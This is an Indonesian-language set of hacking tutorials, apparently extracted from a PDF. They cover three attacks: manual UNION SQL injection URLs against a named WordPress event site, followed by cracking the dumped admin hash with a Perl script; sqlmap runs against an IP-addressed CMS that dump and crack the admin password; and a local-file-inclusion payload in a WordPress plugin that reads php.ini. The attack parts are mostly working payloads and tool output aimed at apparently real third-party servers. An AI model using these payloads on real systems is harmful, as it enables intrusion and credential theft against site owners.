
http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=2%20UNION%20SELECT%201,table_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33+from+information_schema.tables+where+table_schema=database%28%29



The screenshot shows a web form with a table name 'wp_users' circled in red. Below it, there is a label 'First Name:' and an empty text input field.

Untuk mengetahui nama kolom

Hex To ASCII Converter



The screenshot shows a 'Hex To ASCII Converter' tool. It has two input fields: 'Hex:' with the value '77:70:5f:75:73:65:72' and 'Ascii:' with the value 'wp_user'. Below the input fields are two buttons: 'Hex To ASCII' and 'ASCII To Hex'.

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=2%20UNION%20SELECT%201,column_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33+from+information_schema.columns+where+table_name=0x77705F7573657273--

Untuk mendapatkan username dan password

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=2%20UNION%20SELECT%201,concat%28user_login,0x3a,user_pass,0x3a,user_email%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33%20from%20wp_users--


Please setup Organization in the Admin Panel!

**Event Registration for
admin:\$P\$B9ucB8xokBkXdwXqOzf1431Igh8jMao;
- 8**

Untuk melakukan cracknya sebagai berikut :

Sebelumnya diasumsikan anda telah menginstall ActivePerl. Jika anda belum menginstall maka anda dapat mendownload terlebih dahulu dan diinstall.

Setelah ActivePerl telah di download dan di install maka anda dapat copy script Wordpress 2.7 passwordHast Attack Tool di <http://dl.packetstormsecurity.net/Crackers/wp-hash.txt>, jangan khawatir walaupun ditulis Wordpress 2.7 di script tetapi tetap bisa jalan untuk wordpress .3.x. Setelah anda copy dan paste maka anda dapat mengubah scriptnya pada value dari variabel \$hashP dengan password terenkripsi yang kita dapat dari serangan SQL Injection tadi dan value dari variabel \$dictionary dengan file dictionary yang dapat anda buat sendiri atau mencarinya di google.




```
File Edit Format View Help
#####
#####
#wordpress 2.7 PasswordHash Attack Tool
#It is based in "Portable PHP password hashing
framework"
#for wordpress 2.7
#Autor: netsoul
#Thanks to Waraxe and m1cr0n
#Contact: netsoul2[at]gmail.com
#ALTO PARANA - PARAGUAY
#####
#####

#!/usr/bin/perl -w
use strict;
use Digest::MD5 qw(md5 md5_hex);
use List::Util qw(min);

my $hashP = 'P$B9ucB8x0kBkxdwXqozf1431Igh8jMa0'; #
12345
my $dictionary = 'mydic.txt'; # Put a dictionary
my $php_version = '5'; # Don't modify if you don't
know it
```

Lebih jelasnya seperti diatas, jika sudah diubah dan simpan, maka jalankan file perl diatas seperti dibawah ini.



```
C:\Perl\bin>perl wphack.pl
Current Password: baseballe
Password FOUND: baseball
C:\Perl\bin>
```

Bingo password login wordpress didapat yaitu passwordnya baseball, tinggal anda login ke wordpress untuk masuk ke halaman admin.

Oleh Kurniawan - yk_family_code@yahoo.com

Hacking SQL Injection pada suatu CMS dengan SQLmap



Di artikel sebelumnya penulis memberikan tutorial hacking SQL Injection secara manual, disini penulis memberikan tutorial menggunakan tool. Kita sebenarnya dapat menggunakan Havij, karena penggunaan cepat dan muda membuat penulis rasanya tidak seru jika hanya begitu simple.

Di sini penulis akan melakukan hacking dengan menggunakan SQLmap pada targetnya adalah CMS jara versi 1.6.

Kita dapat mencoba pertama-tama untuk mengetahui option-option dalam menggunakan SQLmap, cukup ketik `python sqlmap.py -h` lalu enter disitu akan muncul option-optionnya yang dapat digunakan sesuai dengan kebutuhan.

Ok, kita langsung mencoba prakteknya, untuk awal kita melakukan route map dahulu dengan melakukan fetch banner.

```
C:\sqlmap\sqlmap>python sqlmap.py -u "http://180.254.99.68/web/view.php?id=1" -  
-r  
andom-agent --threads 10 --banner
```

```
sqlmap/0.9 - automatic SQL injection and database takeover tool  
http://sqlmap.sourceforge.net
```

```
[*] starting at: 06:28:08
```

```
[06:28:08] [INFO] fetched random HTTP User-Agent header from file  
'C:\sqlmap\sql  
map\txt\user-agents.txt': Mozilla/5.0 (X11; U; Linux i686; de; rv:1.9.2.10)  
Geck  
o/20100914 SUSE/3.6.10-0.3.1 Firefox/3.6.10  
[06:28:08] [INFO] using 'C:\sqlmap\sqlmap\output\180.254.99.68\session' as  
sessio  
n file
```

```

[06:28:08] [INFO] resuming injection data from session file
[06:28:08] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[06:28:08] [INFO] testing connection to the target url
[06:28:29] [CRITICAL] unable to connect to the target url or proxy, sqlmap is
go
ing to retry the request
sqlmap identified the following injection points with a total of 0 HTTP(s)
reque
sts:
---
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 1748=1748 AND 'rjIZ'='rjIZ

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1' AND (SELECT 1828 FROM(SELECT COUNT(*),CONCAT(CHAR(58,119,101,
115,58),(SELECT (CASE WHEN (1828=1828) THEN 1 ELSE 0
END)),CHAR(58,111,104,103,5
8),FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a) AND
'VSIX'='V
SIX

Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: id=-9318' UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL, CONC
AT(CHAR(58,119,101,115,58),IFNULL(CAST(CHAR(115,119,81,71,68,119,120,102,119,12
0
) AS CHAR),CHAR(32)),CHAR(58,111,104,103,58))# AND 'qlpy'='qlpy
---

[06:28:31] [INFO] the back-end DBMS is MySQL
[06:28:31] [INFO] fetching banner
[06:28:31] [INFO] read from file
'C:\sqlmap\sqlmap\output\180.254.99.68\session':
5.0.51b-community
web server operating system: Windows
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
banner:      '5.0.51b-community'

[06:28:31] [INFO] Fetched data logged to text files under
'C:\sqlmap\sqlmap\outp
ut\180.254.99.68'

[*] shutting down at: 06:28:31

C:\sqlmap\sqlmap>

```

Dari fetch banner diatas kita mengetahui informasi tentang server.

Langkah berikutnya kita melakukan analisis user dan dbmsnya.

```

C:\sqlmap\sqlmap>python sqlmap.py -u "http://180.254.99.68/web/view.php?id=1" --r
andom-agent --threads 10 --current-user --current-db

```

sqlmap/0.9 - automatic SQL injection and database takeover tool
<http://sqlmap.sourceforge.net>

[*] starting at: 06:33:34

[06:33:34] [INFO] fetched random HTTP User-Agent header from file 'C:\sqlmap\sqlmap\txt\user-agents.txt': Opera/9.52 (Macintosh; PPC Mac OS X; U; fr)

[06:33:34] [INFO] using 'C:\sqlmap\sqlmap\output\180.254.99.68\session' as session file

[06:33:34] [INFO] resuming injection data from session file

[06:33:34] [INFO] resuming back-end DBMS 'mysql 5.0' from session file

[06:33:34] [INFO] testing connection to the target url

[06:33:55] [CRITICAL] unable to connect to the target url or proxy, sqlmap is going to retry the request

sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: GET

Parameter: id

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1' AND 1748=1748 AND 'rjIZ'='rjIZ

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

Payload: id=1' AND (SELECT 1828 FROM (SELECT COUNT(*), CONCAT (CHAR(58,119,101,115,58), (SELECT (CASE WHEN (1828=1828) THEN 1 ELSE 0 END)), CHAR(58,111,104,103,58), FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a) AND 'VSIx'='VSIx

Type: UNION query

Title: MySQL UNION query (NULL) - 1 to 10 columns

Payload: id=-9318' UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL, CONCAT (CHAR(58,119,101,115,58), IFNULL (CAST (CHAR(115,119,81,71,68,119,120,102,119,120) AS CHAR), CHAR(32)), CHAR(58,111,104,103,58))# AND 'qlpy'='qlpy

[06:33:57] [INFO] the back-end DBMS is MySQL

web server operating system: Windows

web application technology: PHP 5.2.6, Apache 2.2.9

back-end DBMS: MySQL 5.0

[06:33:57] [INFO] fetching current user

current user: 'root@localhost'

[06:33:58] [INFO] fetching current database

current database: 'web'

[06:33:58] [INFO] Fetched data logged to text files under 'C:\sqlmap\sqlmap\output\180.254.99.68'

[*] shutting down at: 06:33:58

C:\sqlmap\sqlmap>

Kita mendapatkan user yang handle dbms tersebut.

Selanjutnya kita akan menampilkan daftar database yang ada di server, perintahnya


```
C:\sqlmap\sqlmap>python sqlmap.py -u "http://180.254.99.68/web/view.php?id=1" -
-r
andom-agent --threads 10 --dbs
```

sqlmap/0.9 - automatic SQL injection and database takeover tool
<http://sqlmap.sourceforge.net>

```
[*] starting at: 06:36:58
```

```
[06:36:58] [INFO] fetched random HTTP User-Agent header from file
'C:\sqlmap\sql
map\txt\user-agents.txt': Mozilla/4.0 (compatible; MSIE 8.0; X11; Linux x86_64;
de) Opera 10.62
[06:36:58] [INFO] using 'C:\sqlmap\sqlmap\output\180.254.99.68\session' as
sessio
n file
[06:36:58] [INFO] resuming injection data from session file
[06:36:58] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[06:36:58] [INFO] testing connection to the target url
[06:37:19] [CRITICAL] unable to connect to the target url or proxy, sqlmap is
go
ing to retry the request
sqlmap identified the following injection points with a total of 0 HTTP(s)
reque
sts:
---
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 1748=1748 AND 'rjIZ'='rjIZ
```

```
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1' AND (SELECT 1828 FROM(SELECT COUNT(*),CONCAT(CHAR(58,119,101,
115,58),(SELECT (CASE WHEN (1828=1828) THEN 1 ELSE 0
END)),CHAR(58,111,104,103,5
8),FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a) AND
'VSIX'='V
SIX
```

```
Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: id=-9318' UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL, CONC
AT(CHAR(58,119,101,115,58),IFNULL(CAST(CHAR(115,119,81,71,68,119,120,102,119,12
0
) AS CHAR),CHAR(32)),CHAR(58,111,104,103,58)))# AND 'qlpy'='qlpy
---
```

```
[06:37:24] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
[06:37:24] [INFO] fetching database names
[06:37:25] [INFO] read from file
'C:\sqlmap\sqlmap\output\180.254.99.68\session':
information_schema, blog2, cdcol, dodol, jcowx, mypc, mysql, phpmyadmin, social
, test, web, webauth
available databases [12]:
[*] blog2
[*] cdcol
```

```

[*] dodol
[*] information_schema
[*] jcowx
[*] mypc
[*] mysql
[*] phpmyadmin
[*] social
[*] test
[*] web
[*] webauth

[06:37:25] [INFO] Fetched data logged to text files under
'C:\sqlmap\sqlmap\outp
ut\180.254.99.68'

```

```

[*] shutting down at: 06:37:25

```

```

C:\sqlmap\sqlmap>

```

Ternyata target mempunyai database yang cukup banyak, kita tetap pada target kita yaitu database web.

```

C:\sqlmap\sqlmap>python sqlmap.py -u "http://180.254.99.68/web/view.php?id=1" -
-r
andom-agent --threads 10 -D web --tables

```

sqlmap/0.9 - automatic SQL injection and database takeover tool
<http://sqlmap.sourceforge.net>

```

[*] starting at: 06:41:40

```

```

[06:41:40] [INFO] fetched random HTTP User-Agent header from file
'C:\sqlmap\sql
map\txt\user-agents.txt': Mozilla/5.0 (X11; U; Linux x86_64; zh-TW;
rv:1.9.0.13)
Gecko/2009080315 Ubuntu/9.04 (jaunty) Firefox/3.0.13
[06:41:41] [INFO] using 'C:\sqlmap\sqlmap\output\180.254.99.68\session' as
sessio
n file
[06:41:41] [INFO] resuming injection data from session file
[06:41:41] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[06:41:41] [INFO] testing connection to the target url
[06:42:02] [CRITICAL] unable to connect to the target url or proxy, sqlmap is
go
ing to retry the request
sqlmap identified the following injection points with a total of 0 HTTP(s)
reque
sts:
---
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 1748=1748 AND 'rjIZ'='rjIZ

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1' AND (SELECT 1828 FROM(SELECT COUNT(*),CONCAT(CHAR(58,119,101,
115,58),(SELECT (CASE WHEN (1828=1828) THEN 1 ELSE 0

```

```
END)),CHAR(58,111,104,103,5
8),FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a) AND
'VSix'='V
Six
```

```
Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: id=-9318' UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL, CONC
AT(CHAR(58,119,101,115,58),IFNULL(CAST(CHAR(115,119,81,71,68,119,120,102,119,12
0
) AS CHAR),CHAR(32)),CHAR(58,111,104,103,58)))# AND 'qlpy'='qlpy
---
```

```
[06:42:03] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
[06:42:03] [INFO] fetching tables for database 'web'
[06:42:03] [INFO] read from file
'C:\sqlmap\sqlmap\output\180.254.99.68\session':
web, jara_categories, web, jara_comments, web, jara_pages, web, jara_posts, web
, jara_settings, web, jara_users
Database: web
[6 tables]
+-----+
| jara_categories |
| jara_comments   |
| jara_pages      |
| jara_posts      |
| jara_settings   |
| jara_users      |
+-----+
```

```
[06:42:03] [INFO] Fetched data logged to text files under
'C:\sqlmap\sqlmap\outp
ut\180.254.99.68'
```

```
[*] shutting down at: 06:42:03
```

Setelah kita mengetahui table-tablenya, kita coba explore username dan passwordnya, disini penulis tebak ada di jara_users

```
C:\sqlmap\sqlmap>python sqlmap.py -u "http://180.254.99.68/web/view.php?id=1" -
-r
andom-agent --threads 10 -D web -T jara_users --columns
```

sqlmap/0.9 - automatic SQL injection and database takeover tool
<http://sqlmap.sourceforge.net>

```
[*] starting at: 06:44:12
```

```
[06:44:13] [INFO] fetched random HTTP User-Agent header from file
'C:\sqlmap\sql
map\txt\user-agents.txt': Opera/9.80 (X11; Linux i686; U; it) Presto/2.5.24
Vers
ion/10.54
[06:44:13] [INFO] using 'C:\sqlmap\sqlmap\output\180.254.99.68\session' as
sessio
```

```

n file
[06:44:13] [INFO] resuming injection data from session file
[06:44:13] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[06:44:13] [INFO] testing connection to the target url
[06:44:34] [CRITICAL] unable to connect to the target url or proxy, sqlmap is
go
ing to retry the request
sqlmap identified the following injection points with a total of 0 HTTP(s)
reque
sts:
---
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 1748=1748 AND 'rjIZ'='rjIZ

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=-9318' UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL, CONC
115,58),(SELECT (CASE WHEN (1828=1828) THEN 1 ELSE 0
END)),CHAR(58,111,104,103,5
8),FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a) AND
'VSix'='V
SIX

Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: id=-9318' UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL, CONC
AT(CHAR(58,119,101,115,58),IFNULL(CAST(CHAR(115,119,81,71,68,119,120,102,119,12
0
) AS CHAR),CHAR(32)),CHAR(58,111,104,103,58))# AND 'qlpy'='qlpy
---

[06:44:35] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
[06:44:35] [INFO] fetching columns for table 'jara_users' on database 'web'
[06:44:35] [INFO] read from file
'C:\sqlmap\sqlmap\output\180.254.99.68\session':
id, int(11), username, varchar(24), password, varchar(41), permission_posts, in
t(11), permission_pages, int(11), permission_users, int(11), permission_upload,
int(11)
Database: web
Table: jara_users
[7 columns]
+-----+-----+
| Column          | Type          |
+-----+-----+
| id              | int(11)       |
| password        | varchar(41)   |
| permission_pages | int(11)       |
| permission_posts | int(11)       |
| permission_upload | int(11)       |
| permission_users | int(11)       |
| username        | varchar(24)   |
+-----+-----+

[06:44:35] [INFO] Fetched data logged to text files under
'C:\sqlmap\sqlmap\outp
ut\180.254.99.68'

```

```
[*] shutting down at: 06:44:35
```

```
C:\sqlmap\sqlmap>
```

Hihi ternyata benar ada di table jara_users, sekarang tinggal kita lihat username dan passwordnya yang dimana di SQLMap ini

akan otomatis mencoba mengarahkan untuk dictionary attack jika passwordnya dienkripsi. Perintahnya :

```
C:\sqlmap\sqlmap>python sqlmap.py -u "http://180.254.99.68/web/view.php?id=1" -r  
-r  
andom-agent --threads 10 -D web -T jara_users -C username,password --dump
```

sqlmap/0.9 - automatic SQL injection and database takeover tool
<http://sqlmap.sourceforge.net>

```
[*] starting at: 06:22:31
```

```
[06:22:31] [INFO] fetched random HTTP User-Agent header from file  
'C:\sqlmap\sql  
map\txt\user-agents.txt': Mozilla/5.0 (Windows; U; Windows NT 6.1; cs;  
rv:1.9.2.  
3) Gecko/20100401 Firefox/3.6.3 ( .NET CLR 3.5.30729)  
[06:22:31] [INFO] using 'C:\sqlmap\sqlmap\output\180.254.99.68\session' as  
sessio  
n file  
[06:22:31] [INFO] resuming injection data from session file  
[06:22:31] [INFO] resuming back-end DBMS 'mysql 5.0' from session file  
[06:22:32] [INFO] testing connection to the target url  
sqlmap identified the following injection points with a total of 0 HTTP(s)  
reque  
sts:  
---  
Place: GET  
Parameter: id  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=1' AND 1748=1748 AND 'rjIZ'='rjIZ  
  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause  
Payload: id=1' AND (SELECT 1828 FROM(SELECT COUNT(*),CONCAT(CHAR(58,119,101,  
115,58),(SELECT (CASE WHEN (1828=1828) THEN 1 ELSE 0  
END)),CHAR(58,111,104,103,5  
8),FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a) AND  
'VSix'='V  
SIX  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 1 to 10 columns  
Payload: id=-9318' UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL, CONC  
AT(CHAR(58,119,101,115,58),IFNULL(CAST(CHAR(115,119,81,71,68,119,120,102,119,12  
0  
) AS CHAR),CHAR(32)),CHAR(58,111,104,103,58))# AND 'qlpy'='qlpy  
---
```

```
[06:22:32] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
[06:22:32] [INFO] fetching columns 'username, password' entries for table
'jara_
users' on database 'web'
[06:22:32] [INFO] read from file
'C:\sqlmap\sqlmap\output\180.254.99.68\session':
admin, ba856797a6ed7651c7e6965efeead66cb632f0a5
recognized possible password hash values. do you want to use dictionary attack
o
n retrieved table items? [Y/n/q] y
[06:22:36] [INFO] using hash method: 'sha1_generic_passwd'
what's the dictionary's location? [C:\sqlmap\sqlmap\txt\wordlist.txt]
d:\password
d.txt
[06:23:37] [INFO] loading dictionary from: 'd:\password.txt'
do you want to use common password suffixes? (slow!) [y/N] y
[06:23:44] [INFO] starting dictionary attack (sha1_generic_passwd)
[06:23:44] [INFO] found: 'butterfly' for user: 'admin'
[06:23:44] [CRITICAL] there has been a file opening error for filename
'C:\sqlma
p\sqlmap\output\180.254.99.68\dump\web\jara_users.csv'. Please check write
permis
sions on a file and that it's not locked by another process.


[*] shutting down at: 06:23:44

C:\sqlmap\sqlmap>
```

Bingo kita mendapatkan usernamenya yaitu admin dan passwordnya yaitu butterfly.

Oleh Kurniawan - yk_family_code@yahoo.com

Membahas celah keamanan LFI pada suatu plugin Wordpress



Local file inclusion merupakan suatu celah keamanan web yang di mana attacker dapat mengakses file-file didalam server, pembahasan kita disini adalah pada celah keamanan Plugin Wordpress yang bernama WordPress OPS Old Post Spinner versi 2.2 yang dimana informasi bug ini didapatkan dari Autosec Tools, mari kita bedah salah satu file php yang bernama logview.php.

```
<?php
/* Copyright 2010 Juergen Schulze, 1manfactory.com
```

```
This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.
```

```
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.
```


You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
*/

```
$ops_file=urldecode($_GET["ops_file"]);  
header('Content-type: text/html; charset="utf-8"',true);  
if (@file_exists($ops_file)) {  
    print "<pre>";  
    foreach (file($ops_file) as $line) {  
        print $line;  
    }  
    print "</pre>";  
} else {  
    print '<br>No logfile until now';  
}
```

Di atas kita temukan ada variabel \$ops_file yang menggunakan urldecode hehe, untuk informasi tentang urldecode masuk aja ke <http://php.net/manual/en/function.urldecode.php>.

Disini penulis contohkan melakukan urldecode pada suatu teks

```
<?php  
echo urldecode("Kurni%C3w%C3n+g%C3nteng");  
?>
```

Hasilnya :

KurniÃwÃn gÃnteng

Halah masih main-main aja hehe. Nah bagaimana jika :

```
<?php  
echo urldecode("%2f");  
?>
```

Hasilnya adalah


/

Oups.....

Dengan begitu diketahui bahwa urldecode tidak aman untuk tindakan filtering pada suatu variabel, nah akibatnya memungkinkan penulis untuk dapat memanfaatkan variabel ops_file untuk obok-obok server hehe.

PoC yang penulis lakukan untuk melihat setting PHP.INI di server target.

http://180.246.176.178/wp-content/plugins/old-post-spinner/logview.php?ops_file=..%2f..%2f..%2f..%2f..%2fphp%2fphp.ini



The screenshot shows a web browser window with the address bar containing the URL: `http://180.246.176.178/wp-content/plugins/old-post-spinner/logview.php?ops_file=.%2f..%2f..%2f..%2fphp%2fphp.ini`. The browser's toolbar includes buttons for Back, Forward, Home, Search, Favorites, and Print. The main content area displays the contents of the `php.ini` file, which includes various PHP configuration settings.

```
upload_max_filesize = 128M

;;;;;;;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; http://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; http://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
